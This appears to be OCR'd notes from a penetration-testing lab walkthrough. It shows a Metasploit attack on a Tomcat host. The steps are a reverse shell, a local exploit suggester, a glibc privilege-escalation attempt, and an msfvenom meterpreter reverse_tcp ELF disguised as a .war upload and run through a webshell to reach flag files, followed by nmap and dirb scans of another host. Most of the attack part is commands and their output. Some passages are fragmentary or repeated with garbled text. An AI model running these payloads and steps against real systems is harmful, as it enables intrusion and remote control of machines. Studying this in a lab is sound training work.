< 'bash' && echo true;echo nyLFaacglKAZoiDdzavCyAqaaaTdeLZn
bash -i
tomcat8@xubuntu:/tmp$ bash -i
tomcat8@xubuntu:/tmp$ ls
ls
VMwareDnD
hsperfdata_tomcat8
meterpreter
systemd-private-a72b7f0d23e447d59ac8a87316cfb6e2-rtkit-daemon.service-4irhlh
systemd-private-a72b7f0d23e447d59ac8a87316cfb6e2-systemd-timesyncd.service-MiEYKi
tomcat8-tomcat8-tmp
vmware-root
tomcat8@xubuntu:/tmp$
```

Escalate Priv

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell x64/linux               172.16.64.10:59919 -> 172.16.64.101:56060 (172.16.64.101)

msf6 exploit(multi/handler) > search suggesters
[-] No results from search
msf6 exploit(multi/handler) > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(multi/handler) > use 0
```

```
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits
```

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.64.101 - Collecting local exploits for x64/linux...
[*] 172.16.64.101 - 40 exploit checks are being tried...
[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be vulnerable.
[-] 172.16.64.101 - Post failed: RuntimeError Could not determine SMEP status
[-] 172.16.64.101 - Call stack:
[-] 172.16.64.101 -   /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:122:in `rescue in smep_enabled?'
[-] 172.16.64.101 -   /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:119:in `smep_enabled?'
[-] 172.16.64.101 -   /usr/share/metasploit-framework/modules/exploits/linux/local/netfilter_priv_esc_ipv4.rb:105:in `check'
[-] 172.16.64.101 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:121:in `block in run'
[-] 172.16.64.101 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `each'
[-] 172.16.64.101 -   /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `run'
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.64.101 - Collecting local exploits for x64/linux...
[*] 172.16.64.101 - 40 exploit checks are being tried...
[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be


vulnerable.
[-] 172.16.64.101 - Post failed: RuntimeError Could not determine SMEP status
[-] 172.16.64.101 - Call stack:
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:122:in `rescue in smep_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:119:in `smep_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/exploits/linux/local/-netfilter_priv_esc_ipv4.rb:105:in `check'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/-local_exploit_suggester.rb:121:in `block in run'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/-local_exploit_suggester.rb:119:in `each'
[-] 172.16.64.101 - /usr/share/meta

[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.

```
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > show options

Module options (exploit/linux/local/glibc_origin_expansion_priv_esc):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION         1                yes       The session to run this module on.
   SUID_EXECUTABLE /bin/ping        yes       Path to a suid executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.64.10     yes       The listen address (an interface may be specified)
   LPORT  59919            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   Linux x64

msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > run

[*] Started reverse TCP handler on 172.16.64.10:59919
[+] The target appears to be vulnerable
[!] '/bin/ping' and '/tmp' are not located on the same partition
[*] Using target: Linux x64
[*] Writing '/tmp/.GSArgk6p' (1921 bytes) ...
[-] Exploit failed: RuntimeError Can't find command on the victim for writing binary data
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) >
```

[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be

vulnerable.



Meterpreter case

Generate msfvenom payload


1. Generate payload with msfvenom

→ We create a payload for Linux x64 since the targe OS is running on Linux x64 architecture.


Setup: LPORT 59919 - LHOST our-host

→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server dectection since it only accept **.war** file.




#**msfvenom -p** linux/x64/meterpreter_reverse_tcp **LHOST**=172.16.64.10 **LPORT**=59919 **-f** elf **-o** meterpreter2



upload webshell


Click on /webshell

ls -la /var/lib/tomcat8/webapps




mv /var/lib/tomcat8/webapps/meter.war /tmp/meter


chmod +x /tmp/meter



/tmp/meter → **Generate the payload**




Generate payload



Set up listener metasploit

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.64.10:59919
[*] Meterpreter session 2 opened (172.16.64.10:59919 -> 172.16.64.101:56090) at 2021-07-13 19:38:21 -0400

meterpreter > search -f flags.txt
No files matching your search were found.
meterpreter > ls
Listing: /var/lib/tomcat8
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2020-03-27 04:07:26 -0400  conf
40755/rwxr-xr-x   4096  dir   2020-03-27 03:24:20 -0400  lib
40750/rwxr-x---   4096  dir   2021-07-13 18:58:05 -0400  logs
40775/rwxrwxr-x   4096  dir   2021-07-13 19:36:28 -0400  webapps
40750/rwxr-x---   4096  dir   2020-03-27 03:24:22 -0400  work

meterpreter > pwd
/var/lib/tomcat8
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > getuid
Server username: tomcat8 @ xubuntu (uid=122, gid=129, euid=122, egid=129)
meterpreter > getsystem
[-] Unknown command: getsystem.
meterpreter >
```


```
meterpreter > cd.
[-] Unknown command: cd.
meterpreter > cd..
meterpreter > search -f *.txt
Found 272 results...
    /etc/X11/rgb.txt (17394 bytes)
    /home/developer/flag.txt (29 bytes)
    /boot/grub/gfxblacklist.txt (712 bytes)
    /var/log/tomcat8/localhost_access_log.2020-03-27.txt (1807715 bytes)
    /var/log/tomcat8/localhost_access_log.2020-03-28.txt
```



172.16.64.140

Nmap scan report for 172.16.64.140
Host is up (0.032s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A2:59:6D (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Dirb



(root💀kali)-[~]
dirb http://172.16.64.140/

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jul 13 19:43:29 2021
URL_BASE: http://172.16.64.140/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
---- Scanning URL: http://172.16.64.140/ ----
==> DIRECTORY: http://172.16.64.140/css/
==> DIRECTORY: http://172.16.64.140/img/
+ http://172.16.64.140/index.html (CODE:200|SIZE:1487)
+ http://172.16.64.140/project (CODE:401|SIZE:460)
+ http://172.16.64.140/server-status (CODE:403|SIZE:301)

/project

